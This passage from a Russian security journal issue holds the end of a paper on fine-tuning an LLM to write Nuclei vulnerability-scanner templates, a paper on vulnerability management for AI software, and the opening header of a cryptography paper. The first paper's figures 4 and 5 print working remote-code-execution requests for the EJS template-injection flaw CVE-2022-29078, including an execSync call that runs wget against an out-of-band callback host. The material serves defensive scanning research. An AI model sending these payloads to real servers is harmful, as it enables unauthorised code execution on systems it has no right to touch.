Базовая идея предлагаемого авторами подхода – это дообучение модели. Необходимость дообучения вызвана тем, что для решения задачи генерации Nuclei шаблонов БЯМ общего назначения явна недостаточна. Необходимо научить модель понимать семантику описаний уязвимостей и генерировать код в соответствии с синтаксисом языка YAML. Следует отметить, что классическое полное дообучение всех параметров модели является крайне ресурсозатратным. Для уменьшения этой ресурсозатратности авторами настоящей статьи было принято решение использовать более эффективный подход — параметро-эффективное дообучение, а именно метод LoRA (Low-Rank Adaptation), применение которого описано в [7]. Как показано в [7], LoRA позволяет достичь результатов, сопоставимых или даже превосходящих полное дообучение, при этом существенно снижая требования к вычислительным ресурсам и памяти. Суть метода LoRA заключается в том, что исходные веса предобученной модели остаются неизменными, а в слои трансформера внедряются дополнительные, низкоранговые обучаемые матрицы, что и позволяет на несколько порядков сократить число настраиваемых параметров, сохранив при этом качество генерации [7].

В качестве базовой модели была выбрана модель Qwen2.5-7B-base на 7 миллиардов параметров. Процесс дообучения был организован с помощью фреймворка LLaMA-Factory. Несмотря на то, что метод LoRA значительно сокращает число обучаемых параметров, дообучение модели размером 7 миллиардов параметров всё ещё требует значительных вычислительных ресурсов. На системном уровне для эффективного управления памятью и распределения нагрузки использовался фреймворк DeepSpeed с конфигурацией ZeRO Stage 3. На операционном уровне, для ускорения самих вычислений, был интегрирован Liger Kernel — набор высокопроизводительных Triton-ядер, оптимизирующих ключевые математические операции в трансформерах. Согласно [8], Liger Kernel обеспечивает

прирост пропускной способности обучения до 20% и сокращение использования GPU-памяти до 60% по сравнению со стандартными реализациями. Полный перечень гиперпараметров, использованных для дообучения, представлен в табл. 1.

Таблица 1

Ключевые гиперпараметры обучения модели

Параметр	Описание	Значение
LoRA rank	Ранг низкоранговых матриц адаптации	512
LoRA α (alpha)	Масштабирующий коэффициент адаптации	1024
LoRA dropout	Вероятность дропаута в LoRA слоях	0
Target modules	Модули, к которым применена LoRA-адаптация	All
fp16	Использование полуплавающей точности для ускорения обучения	True
Gradient accumulation steps	Количество шагов аккумуляции градиентов	4
Learning rate	Начальная скорость обучения	5.0×10^{-6}
Scheduler	Тип планировщика скорости обучения	Cosine
Epochs	Количество эпох обучения	3
Warmup steps	Количество шагов «разогрева»	100
Max sequence length	Максимальная длина входной последовательности	8192

2. Результаты

На рис. 3 показан график изменения значения функции потерь в процессе обучения. На начальном этапе (приблизительно до 75-го шага) происходит резкое снижение потерь, за которым следует замедление и выход на плато, где итоговое значение функции потерь стабилизируется в районе значения 0.8. Для искусственных нейросетей с топологией «трансформер» характерно прохождение через фазу «плато потерь», которая часто предшествует резкому улучшению производительности. В данном случае зафиксирован типичный вход в фазу «плато» как раз перед резким улучшением производительности. Наблюдаемое поведение согласуется с наблюдениями в исследовании [9].



Рис. 3. Динамика функции потерь в процессе обучения

Таким образом, по мнению авторов настоящей статьи, динамика функции потерь в процессе обучения свидетельствует об успешной сходимости модели. Выход на плато, по мнению авторов настоящей статьи, указывает не на остановку обучения, а на завершение этапа усвоения простых

паттернов и переход к более сложной и медленной фазе оптимизации.

Для оценки результатов дообучения модели был проведён ручной анализ 100 сгенерированных дообученой моделью примеров. Была выявлена работоспособность и корректность сгенерированных шаблонов. Модель успешно генерировала синтаксически и семантически корректные шаблоны на основе описаний уязвимостей. Например, для уязвимости CVE-2022-29078, шаблон которой не участвовал при формировании датасета и в процессе дообучения модели, был сгенерирован YAML-шаблон (рис. 4), практически идентичный оригинальному (рис. 5).

```yaml
id: CVE-2022-29078

info:
  name: EJS Server-Side Template Injection RCE
  author: 0x00-0x00
  severity: critical
  description: |
    The vulnerability arises in the EJS (Embedded JavaScript Templates) package 3.1.6 for Node.js, allowing server-side template injection through the `settings[view options][outputFunctionName]` parameter. This parameter is parsed as an internal option, allowing an attacker to overwrite the `outputFunctionName` option with arbitrary code, which gets executed during template compilation.
  reference:
    - https://nvd.nist.gov/vuln/detail/CVE-2022-29078
    - https://eslam.io/posts/ejs-server-side-template-injection-rce/
    - https://github.com/mde/ejs/releases/tag/v3.1.7
    - https://security.netapp.com/advisory/ntap-20220804-0001/
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-29078
    cwe-id: CWE-78
    epss-score: 0.00010
    epss-percentile: 0.00010
    cpe: cpe:2.3:a:mde:ejs:3.1.6:*:*:*:*:*:*:*
  metadata:
    max-request: 1
    vendor: mde
    product: ejs
    shodan-query: http.title:"Express"
  tags: cve,cve2022,ejs,express,server-side-template-injection,rce,netapp

http:
  - raw:
      - |
        GET /page?id=2&settings[view options][outputFunctionName]=x;process.mainModule.require('child_process').execSync('touch /tmp/pwned');s HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: en-US,en;q=0.5
        Accept-Encoding: gzip, deflate
        Connection: close
        Upgrade-Insecure-Requests: 1

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - "pwned"
        condition: and

      - type: status
        status:
          - 200
```

Рис. 4. Сгенерированный шаблон

```
id: CVE-2022-29078

info:
  name: Node.js Embedded JavaScript 3.1.6 - Template Injection
  author: For3stCo1d
  severity: critical
  description: |
    Node.js Embedded JavaScript 3.1.6 is susceptible to server-side template injection via settings[view options][outputFunctionName], which is parsed as an internal option and
overwrites the outputFunctionName option with an arbitrary OS command, which is then executed upon template compilation.
  impact: |
    Remote code execution can lead to unauthorized access, data leakage, and complete system compromise.
  remediation: |
    Upgrade to a patched version of Node.js Embedded JavaScript (3.1.7 or higher) to mitigate the vulnerability.
  reference:
    - https://eslam.io/posts/ejs-server-side-template-injection-rce/
    - https://github.com/miko550/CVE-2022-29078
    - https://github.com/mde/ejs/commit/15ee698583c98dadc456639d6245580d17a24baf
    - https://nvd.nist.gov/vuln/detail/CVE-2022-29078
    - https://github.com/mde/ejs/releases
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-29078
    cwe-id: CWE-94
    epss-score: 0.28707
    epss-percentile: 0.96859
    cpe: cpe:2.3:a:ejs:ejs:3.1.6:*:*:*:*:node.js:*:*
  metadata:
    max-request: 1
    vendor: ejs
    product: ejs
    framework: node.js
  tags: cve,cve2022,ssti,rce,ejs,nodejs,oast,intrusive,node.js

http:
  - raw:
      - |
        GET /page?id={{randstr}}&settings[view%20options][outputFunctionName]=x;process.mainModule.require(%27child_process%27).execSync(%27wget+http://{{interactsh-url}}%27);s HTTP/1.1
        Host: {{Hostname}}

    matchers-condition: and
    matchers:
      - type: word
        part: interactsh_protocol # Confirms the HTTP Interaction
        words:
          - http

      - type: word
        part: body
        words:
          - You are viewing page number
```

Рис. 5. Оригинальный шаблон

Все сгенерированные моделью шаблоны были оценены как корректные и соответствующие входному описанию. Однако следует отметить, что иногда модель дублировала строки без необходимости. Например, на рис. 6 видно, что в разделе path один и тот же путь повторён несколько раз подряд, что не имеет смысла, но не является ошибкой.

```
requests:
  - method: GET
    path:
      - "{{BaseURL}}/test"
      - "{{BaseURL}}/test"
      - "{{BaseURL}}/test"
```

Рис. 6. Пример дублирования строки

Заключение

Авторами настоящей статьи предложен и проверен экспериментально подход, позволяющий автоматизировать создание шаблонов для сканера уязвимостей с помощью дообученной БЯМ. Описанная реализация предложенного подхода включает в себя сбор и очистку данных из существующих шаблонов и соответствующих описаний уязвимостей, фильтрацию наборов с использованием метода БЯМ-судьи, и собственно дообучение с использованием оптимизаций. Полученная модель демонстрирует синтаксически и семантически правильную генерацию шаблонов для обнаружения уязвимостей.

Полученные результаты показывают, что БЯМ при целенаправленном дообучении на качественном узкоспециализированном наборе данных может эффективно решать задачу генерации шаблонов проверок для сканера уязвимостей.

Список литературы

1. Dung N.Q. Development of Nuclei Templates for Security Vulnerabilities Detection in WordPress / N.Q. Dung // Journal of Electrical Systems. 2024. Vol. 20, No. 11s. P. 2324–2335;
2. Nuclei // GitHub: современный высокопроизводительный сканер уязвимостей, использующий простые шаблоны на основе YAML. 2020. URL: https://github.com/projectdiscovery/nuclei (дата обращения: 13.07.2025);
3. Hu J., Jin X., Zeng Y., [et al.]. QLPro: Automated Code Vulnerability Discovery via LLM and Static Code Analysis Integration // arXiv: бесплатный сервис распространения и архив с открытым доступом. 2025. URL: https://arxiv.org/abs/2506.23644 (дата обращения: 08.07.2025);
4. From CVE to Template: The Future of Automating Nuclei Templates with AI // ProjectDiscovery, Inc. 2024. URL: https://projectdiscovery.io/blog/future-of-automating-nuclei-templates-with-ai (дата обращения: 10.07.2025);
5. Pang J., Wei J., Shah A.P., [et al.]. Improving Data Efficiency via Curating LLM-Driven Rating Systems // arXiv: бесплатный сервис распространения и архив с открытым доступом. 2024. URL: https://arxiv.org/abs/2410.10877 (дата обращения: 08.07.2025);
6. LLM-as-a-judge: a complete guide to using LLMs for evaluations // Evidently AI. URL: https://www.evidentlyai.com/ БЯМ-guide/ БЯМ-as-a-judge (дата обращения: 23.07.2025);
7. Hu E.J., Shen Y., Wallis P., [et al.]. LoRA: Low-Rank Adaptation of Large Language Models // arXiv: бесплатный сервис распространения и архив с открытым доступом. 2021. URL: https://arxiv.org/abs/2106.09685 (дата обращения: 09.07.2025);
8. Hsu P.-L., Dai Y., Kotkapalli V., [et al.]. Liger Kernel: Efficient Triton Kernels for LLM Training // arXiv: бесплатный сервис распространения и архив с открытым доступом. 2024. URL: https://arxiv.org/abs/2410.10989 (дата обращения: 18.07.2025);
9. Gopalani P., Hu W. What Happens During the Loss Plateau? Understanding Abrupt Learning in Transformers // arXiv: бесплатный сервис распространения и архив с открытым доступом. 2025. URL: https://arxiv.org/abs/2506.13688 (дата обращения: 17.07.2025).

Московский государственный университет геодезии и картографии
Moscow State University of Geodesy and Cartography

Поступила в редакцию 17.10.2025

Информация об авторах

Матерухин Андрей Викторович – д-р техн. наук, декан факультета геоинформатики и информационной безопасности, Московский государственный университет геодезии и картографии (105064, Россия, г. Москва, Гороховский переулок, 4), e-mail: materukhinav@miigaik.ru, ORCID: https://orcid.org/0000-0002-9576-9925.

Сутягин Даниил Денисович – старший преподаватель кафедры информационно-измерительных систем, Московский государственный университет геодезии и картографии (105064, Россия, г. Москва, Гороховский переулок, 4), e-mail: steeji.rat@gmail.com.
Белышева Юлия Владимировна – старший преподаватель кафедры информационно-измерительных систем, Московский государственный университет геодезии и картографии (105064, Россия, г. Москва, Гороховский переулок, 4), e-mail: belysheva@miigaik.ru.
Калмыков Святослав Алексеевич – преподаватель кафедры информационно-измерительных систем, Московский государственный университет геодезии и картографии (105064, Россия, г. Москва, Гороховский переулок, 4), e-mail: s_kalmykov@miigaik.ru, ORCID: https://orcid.org/0009-0004-7807-2415.

AUTOMATION OF NUCLEI TEMPLATE GENERATION USING A FINE-TUNED LARGE LANGUAGE MODEL

A.V. Materukhin, D.D. Sutyagin, Yu.V. Belysheva, S.A. Kalmykov

The article addresses the issue of delayed response to cyber threats caused by the manual process of creating templates for the Nuclei vulnerability scanner. To solve this problem, a method for automating template generation using a parameter-efficient fine-tuning Large Language Model (LLM) is proposed. The research process consisted of three main stages. First, a data preparation pipeline was developed, in which information about vulnerabilities was extracted from the official Nuclei repository and summarized using an LLM. On the next step to ensure the high quality of the training dataset, the «LLM-as-a-Judge» approach was applied, where another model selected the best «template–description» pairs based on three criteria: completeness of technical information, consistency between the description and the template, and sufficiency of data for independent template generation. As a result, 1,433 templates were selected from 9,892 originals. At the final stage, the Qwen2.5-7B-base model was fine-tuned using the parameter-efficient LoRA method along with DeepSpeed and Liger Kernel optimizations. The results demonstrated successful model convergence, and qualitative evaluation on the test dataset confirmed that the model generates syntactically and semantically correct, functional Nuclei templates that are nearly identical to the original ones.

Keywords: Information security, automation, vulnerability scanning, artificial intelligence technologies.

Submitted 17.10.2025

Information about the authors

Andrey V. Materukhin – Doctor of Technical Sciences, Dean of the Faculty of Geoinformatics and Information Security, Moscow State University of Geodesy and Cartography, 4 Gorokhovsky Lane, Moscow, 105064, Russia. E-mail: materukhinav@miigaik.ru, ORCID: https://orcid.org/0000-0002-9576-9925.
Daniil D. Sutyagin – Senior Lecturer, Department of Information and Measuring Systems, Moscow State University of Geodesy and Cartography, 4 Gorokhovsky Lane, Moscow, 105064, Russia. E-mail: steeji.rat@gmail.com.
Yulia V. Belysheva – Senior Lecturer, Department of Information and Measuring Systems, Moscow State University of Geodesy and Cartography, 4 Gorokhovsky Lane, Moscow, 105064, Russia. E-mail: belysheva@miigaik.ru.
Svyatoslav A. Kalmykov – Lecturer, Department of Information and Measuring Systems, Moscow State University of Geodesy and Cartography, 4 Gorokhovsky Lane, Moscow, 105064, Russia. E-mail: s_kalmykov@miigaik.ru, ORCID: https://orcid.org/0009-0004-7807-2415.

DOI 10.36622/1682-7813.2025.28.4.004
УДК 004.056:004.8

АТАКУЕМЫЕ СРЕДСТВА ИСКУССТВЕННОГО ИНТЕЛЛЕКТА: РЕГЛАМЕНТАЦИЯ ПРОЦЕССА УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ, ИСПОЛЬЗУЕМОГО В ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННЫХ СИСТЕМАХ

В.П. Лось, Д.А. Нархов, Я.С. Федюков, В.В. Молокоедова, Н.С. Тимошевский

В данной статье рассматривается актуальная проблема организации процесса управления уязвимостями программного обеспечения средств искусственного интеллекта, применяемых в информационно-телекоммуникационных системах и функционирующих в условиях реализации сетевых атак. Обоснована необходимость применения системного подхода, включающего стадии мониторинга, анализа уязвимостей, определения методов их устранения и последующего контроля эффективности принятых мер. Предлагается структуризация управления уязвимостями на основе ключевых этапов, каждый из которых тщательно проработан для достижения максимального снижения рисков. Отмечается, что подход позволит минимизировать вероятность реализации атак и обеспечить надежное функционирование систем. Показана важность учета специфических уязвимостей, характерных для средств искусственного интеллекта. Особое внимание уделяется тестированию обновлений программного обеспечения, как важному элементу управления уязвимостями, направленному на выявление ранее неизвестных уязвимостей и анализу потенциальных механизмов их эксплуатации в информационно-телекоммуникационных системах.

Ключевые слова: уязвимости, программное обеспечение, искусственный интеллект, информационная безопасность, информационно-телекоммуникационные системы, управление, меры

Введение

За период 2021-2025 годов был зафиксирован скачок популярности средств искусственного интеллекта (ИИ) и, как следствие, быстрый рост количества фактов их применения в информационно-телекоммуникационных системах (ИТКС), следовательно, радикально изменилась концепция защищенности инфраструктуры [1]. Вместе с тем, повышение сложности используемых программных средств и применение современных сетевых протоколов формируют широкий спектр уязвимостей, потенциально пригодных для реализации атак [2-5]. С другой стороны, программное обеспечение, реализующее функции ИИ, в высокой степени зависит от библиотек машинного обучения, внешних фреймворков и репозиториев, обусловленных модульной архитектурой современных средств [6]. Таким образом, значительно усложняется процесс оценки защищенности ИТКС и увеличивается время реагирования на обнаруженные уязвимости. В результате формируется сложная и динамичная экосистема программных зависимостей, а границы обеспечения безопасности размываются. В свою очередь, отсутствие конкретизированных требований к регламентации процедуры управления уязвимостями в ИТКС, использующих средства ИИ, усугубляет проблему и подчеркивает ее актуальность [7-8]. При этом, существующие методы зачастую не учитывают специфику рассматриваемой предметной области, а также не сформирована единая регламентационная основа, позволяющая системно идентифицировать, классифицировать, оценивать и устранять бреши в системе защиты информации. Поэтому настоящее исследование осуществлено с целью выработки рекомендаций по регламентации управления уязвимостями программного обеспечения средств ИИ (СИИ) для достижения минимизации рисков, связанных с эксплуатацией дефективных элементов кода и сопутствующих компонентов. Создание

© Лось В.П., Нархов Д.А., Федюков Я.С.,
Молокоедова В.В., Тимошевский Н.С., 2025

такой организационно-правовой защиты позволяет повысить уровень доверия к системам, обеспечить соответствие требованиям обеспечения информационной безопасности и создать основу для комплексной защищенности инфраструктурных элементов.

Специфика уязвимостей программного обеспечения искусственного интеллекта

В ходе анализа сценариев реализации атак на ИТКС, включающих в свой состав СИИ, стало ясно, что одной из оптимальных организационно-технических мер по защите информации является внедрение процесса управления уязвимостями программного обеспечения (ПО) в организации.

ПО СИИ представляет собой сложный продукт, имеющий не только традиционные уязвимости, но и подверженный рискам реализации атак, актуальных только для них, например, отравление обучающих данных, атаки уклонения, извлечение модели и обратная инженерия. Подобные атаки нарушают базовые свойства информации: конфиденциальность, доступность и целостность, что позволяет злоумышленникам получить несанкционированный доступ к данным, компрометировать или блокировать запросы от пользователей к моделям.

Следовательно, процедуры выявления и устранения уязвимостей должны входить в обязательный перечень мер защиты информации на этапах функционирования не только искусственного интеллекта, но и программного обеспечения.

Жизненный цикл ИИ представляет собой иерархическую и итеративную структуру, в которой ключевым этапом является тестирование и оценка защищенности.

Уязвимости, выявленные на этапе тестирования или в ходе эксплуатации, требуют не просто исправления, а пересмотра всех предыдущих этапов жизненного цикла.

Таким образом, процесс управления уязвимостями в ИИ-системах получается динамичным, адаптивным и ориентированным на постоянное повышение защищенности.

На основе анализа, становится очевидно, что особое значение приобретает управление конфигурацией и составом используемых компонентов.

В отличие от привычного ПО, где контроль версий уже является стандартной практикой, для искусственного интеллекта на первое место выдвигается необходимость ведения актуального реестра всех элементов системы, то есть учет используемых библиотек, моделей и зависимостей. Отсутствие прозрачности в составе СИИ создает условия для несанкционированного ввода уязвимых или вредоносных средств, что особенно критично на этапах сбора данных и разработки.

Процедура контроля обновлений нуждается в распространении на все используемое программное обеспечение. Инсталляция свежих компонентов без уязвимостей является одной из основополагающих мер нейтрализации выявленных уязвимостей.

Стоит отметить, что обновления подлежат тестированию на отсутствие недекларированных возможностей. Это требование становится особо актуальным в случаях использования программного обеспечения с открытым кодом, поскольку факт подмены реализуется гораздо проще, в сравнении с проприетарными продуктами.

В случаях, когда устранение уязвимости не представляется возможным, предусматривается использование компенсирующих мер. Для программного обеспечения СИИ в виде решения проблемы могут выступать: валидация и санитизация данных для обучения, ограничения экспозиции модели, применение механизмов состязательного обучения, мониторинг аномалий в поведении модели.

Регламент управления уязвимостями программного обеспечения средств ИИ

На основе полученных данных был разработан регламент управления уязвимостями СИИ в организации, структура и основные ступени которого представленный на рис. 1.



Рис. 1. Этапы процесса управления уязвимостями [7]

На стадии выявления уязвимостей и оценки их эксплуатации необходимо учитывать, что количество информационных источников кратно увеличивается, ибо помимо привычных ресурсов, таких как БДУ ФСТЭК России, сайты разработчиков и NVD, добавляются публикации в научных и исследовательских ресурсах, библиотеки машинного обучения, аномалии в поведении ИИ-моделей, учет рисков связанных с цепочками обновлений ПО.

Оценка применимости включает не только наличие подверженного уязвимости средство в инфраструктуре, но и наличие условий для их эксплуатации атаками на искусственный интеллект.

В ходе оценки уязвимостей выявляются факторы, напрямую влияющие на целостность решений модели, вследствие чего повышаются риски утечки конфиденциальных данных и реализации возможности несанкционированного влияния на обучающие данные.

Расчет критичности стоит проводить с учетом частоты технического применения средств, оценки потенциального этического, юридического и операционного их влияния.

В процессе определения методов и приоритетов устранения уязвимостей обычно применяется классический подход, который предполагает комплексную установку обновлений. Но в случае использования ПО ИИ необходимо учитывать специфические методы, когда осуществляется: повторное или дообучение модели на очищенных и проверенных данных, изменение экспозиции модели с помощью ограничения доступа непроверенного сетевого трафика, валидация запросов, снижающих их частоту.

Приоритеты устранения следует устанавливать с помощью уровня критичности и степени доверия к модели.

Стадия устранения уязвимостей включает тестирование полученных обновлений, позволяющее убедиться в: отсутствии нарушений логики, этической характеристики, наличии скрытых уязвимостей, и после осуществить комплексную проверку системы на корректность, ее устойчивость к атакам.

В случаях, когда невозможно полное устранение, реализуются компенсирующие меры, точечно направленные на ИИ. Например, проводится мониторинг аномалий в выводе модели, обеспечивается полное логирование журналов средства с целью аудита, выявления и последующего анализа инцидентов.

На ступени контроля устранения уязвимостей осуществляется повторное сканирование ИИ-компонентов, тестирование их устойчивости к атакам, оценка качества и

этичности решений после внесения изменений. В условиях выявления неэффективности примененных мер проводится переоценка уязвимости и корректировка стратегии реагирования на инциденты информационной безопасности. Также полученные данные используются для совершенствования внутреннего регламента управления уязвимостями и формирования эффективной и устойчивой организационно-технической культуры безопасного применения ИИ в ИТКС.

Завершив рассмотрение основных ступеней регламента управления уязвимостями ПО ИИ, отдельное внимание стоит уделить процессу, интегрируемому в стадию устранения уязвимостей – тестированию обновлений, по целому ряду тестов проводимых перед внедрением исправлений или новых версий компонентов.

Наибольшую важность имеют третий, четвертый и пятые тесты:

– T003, антивирусный контроль, позволяет нам своевременно определить наличие вредоносов в обновляемых компонентах реализованного СИИ. Особую актуальность он получает при интеграции сторонних решений, включая предобученные модели, библиотеки машинного обучения. Контроль осуществляется с использованием сигнатурных и поведенческих методов анализа, что повышает вероятность обнаружения известных и не встречавшихся ранее угроз;

– T004, поиск опасных конструкций, явно указывает на потенциальные компрометирующие элементы, а также деструктивный контент в составе ИИ. Наибольшую важность он получает в контексте выявления скрытых угроз;

– T005, мониторинг активности обновлений безопасности в среде тестирования, который предусматривает необходимость проведение следующих мероприятий:

– анализ результатов выполнения системных вызовов обновленного программного обеспечения, позволяющий своевременно определить возможное деструктивное поведение программного обеспечения по отношению к среде функционирования;

– анализ (получаемых и отправляемых обновленным программным, программно-аппаратным средством) сетевых пакетов, который наиболее важен в случаях локального развертывания моделей ИИ. В частности, он позволяет нам определить факт того, что средство несанкционированно не осуществляет обмен информацией с неизвестными источниками.

– анализ состава файловой системы (до и после установки обновления программного, программно-аппаратного средства) позволяет детектировать или обнаружить факт модификации конфигурационных файлов СИИ (к отслеживаемым объектам можно отнести веса, метрики теплоты).

В случае осуществления деструктивных воздействий в отношении чувствительных данных может вызвать как отказ в обслуживании модели, так и “галлюцинации”, подразумевается обобщенное название факта обмана и подмены. Поскольку обнаружить наступление второго последствия порой весьма затруднительно, накапливаются скрытые ошибки, которые приводят к постепенной деградации модели. В результате, при отсутствии резервных копий или сохраненных обученных состояний, владельцу ИИ-системы придется проходить процесс машинного обучения с чистого листа, что влечет за собой значительные потери. В случае, если разработчик полностью доверяет модели, проявление галлюцинаций способно также деструктивно воздействовать и на конечного пользователя.

Сигнатурный поиск известных уязвимостей позволяет специалистам по защите информации определять новые и актуальные уязвимости, а следовательно, перестраивать графы потенциальных атак ввиду появления дополнительных опасных факторов.

Только при успешном прохождении всех этапов тестирования, обновление признается безопасным и может быть допущено к внедрению.

Однако, по причине ограниченности ресурсов организации, далеко не каждая уязвимость может быть устранена. В данном случае на первый план выступает проблема определения приоритетов.

В случае устранения уязвимости, эксплуатация которой предусмотрена в ходе атаки, граф перестраивается, поскольку между соответствующими вершинами теряется связь, что предоставляет шанс администратору безопасности сменить приоритеты что, позволяет целенаправленно распределять ресурсы на устранение критичных уязвимостей, минимизируя потенциальный ущерб, повышая общую устойчивость ИТКС к атакам.

Предложенный регламент управления уязвимостями СИИ отражает специфику используемых технологий, учитывает технические и этико-правовые аспекты применения в ИТКС.

Заключение

Анализ современных угроз, направленных на программное обеспечение искусственного интеллекта в ИТКС, демонстрирует рост как количества, так и сложности атак, эксплуатирующих как традиционные уязвимости, так и специфические слабости. В подобных условиях регламент становится не просто рекомендацией, а обязательным элементом обеспечения информационной безопасности.

В рамках проведенного исследования была сформирована научно подкрепленная основа для регламентации процесса управления уязвимостями программного обеспечения искусственного интеллекта, направленная на минимизацию рисков, связанных с эксплуатацией дефектов кода и компонентов. Предлагаемый подход охватывает пять этапов жизненного цикла управления уязвимостями с учетом специфики рассматриваемой прикладной области. Предложенный регламент обеспечивает соответствие требованиям законодательства в области защиты информации, повышает уровень доверия к ИИ-системам и создает предпосылки для построения комплексной и устойчивой к современным угрозам защиты инфраструктурных элементов.

Особый интерес в контексте управления уязвимостями вызывает создание специализированного средства автоматизации, совмещающего функции сканирования ИИ-компонентов, оценку критичности, планирование обновлений и мониторинг аномального поведения моделей.

Список литературы

1. AI/ML security in mobile telecommunication networks // Ericsson Mobility Report URL: https://www.ericsson.com/en/blog/2024/4/ai-ml-security-in-mobile-telecommunication-networks (дата обращения: 04.12.2025).

2. Банк данных угроз безопасности информации ФСТЭК России // БДУ URL: https://bdu.fstec.ru/ (дата обращения: 04.12.2025)

3. National Vulnerability Database // NVD URL: https://nvd.nist.gov/ (дата обращения: 04.12.2025).

4. База знаний MITRE URL: https://attack.mitre.org/ (дата обращения 04.12.2025).

5. Common Attack Pattern Enumeration and Classification // CAPEC URL: https://capec.mitre.org/ (дата обращения: 04.12.2025).

6. MITRE ATLAS (Adversarial Threat Landscape for AI Systems) URL: https://atlas.mitre.org/pdf-files/SAFEAI_Full_Report.pdf (дата обращения: 04.12.2025).

7. Руководство по организации процесса управления уязвимостями в органе (организации): метод. документ // ФСТЭК России. – 2023. – 33 с.

8. Методика тестирования обновлений безопасности в программных, программно-аппаратных средствах: метод. документ // ФСТЭК России. – 2022. – 16 с.

Российский государственный гуманитарный университет
Russian State University for the Humanities

Воронежский государственный технический университет
Voronezh State Technical University

Поступила в редакцию 17.07.2025

Информация об авторах

Лось Владимир Павлович – д-р воен. наук, профессор, Российский государственный гуманитарный университет, e-mail: alexanderostapenkoias@gmail.com

Нархов Дмитрий Андреевич – аспирант, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Федюков Ярослав Сергеевич – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Молокоедова Виктория Витальевна – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Тимошевский Никита Сергеевич – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

ATTACKED ARTIFICIAL INTELLIGENCE TOOLS: REGULATION OF THE VULNERABILITY MANAGEMENT PROCESS OF SOFTWARE USED IN INFORMATION AND TELECOMMUNICATION SYSTEMS

V.P. Los, D.A. Narhov, Y.S. Fedyukov, V.V. Molokoedova, N.S. Timoshevskiy

This article discusses the current problem of the organization of the vulnerability management process of artificial intelligence software used in information and telecommunication systems and operating in the context of network attacks. The necessity of applying a systematic approach, including the stages of monitoring, vulnerability analysis, determination of methods for their elimination and subsequent monitoring of the effectiveness of the measures taken, is substantiated. It is proposed to structure vulnerability management based on key steps, each of which is carefully designed to maximize risk reduction. It is noted that the approach will minimize the likelihood of attacks and ensure reliable operation of the systems. The importance of taking into account the specific vulnerabilities characteristic of artificial intelligence tools is shown. Special attention is paid to testing software updates as a key element of vulnerability management aimed at identifying previously unknown vulnerabilities and analyzing potential mechanisms for their exploitation in information and telecommunications systems.

Keywords: vulnerabilities, software, artificial intelligence, information security, information and telecommunication systems, management, measures.

Information about the authors

Vladimir P. Los – Dr. Sc. (Military), professor, Russian State university for the Humanities, e-mail: alexanderostapenkoias@gmail.com

Dmitry A. Narhov – graduate student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Yaroslav S. Fedyukov – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Viktoria V. Molokoedova – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

Nikita S.Timoshevskiy – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

DOI 10.36622/1682-7813.2025.28.4.005
УДК 51-74:003.295

ДЕКОМПОЗИЦИЯ КОЛЕЦ И ИХ ПРИМЕНЕНИЕ В АЛГЕБРАИЧЕСКОЙ КРИПТОГРАФИИ

А.С. Исмагилова

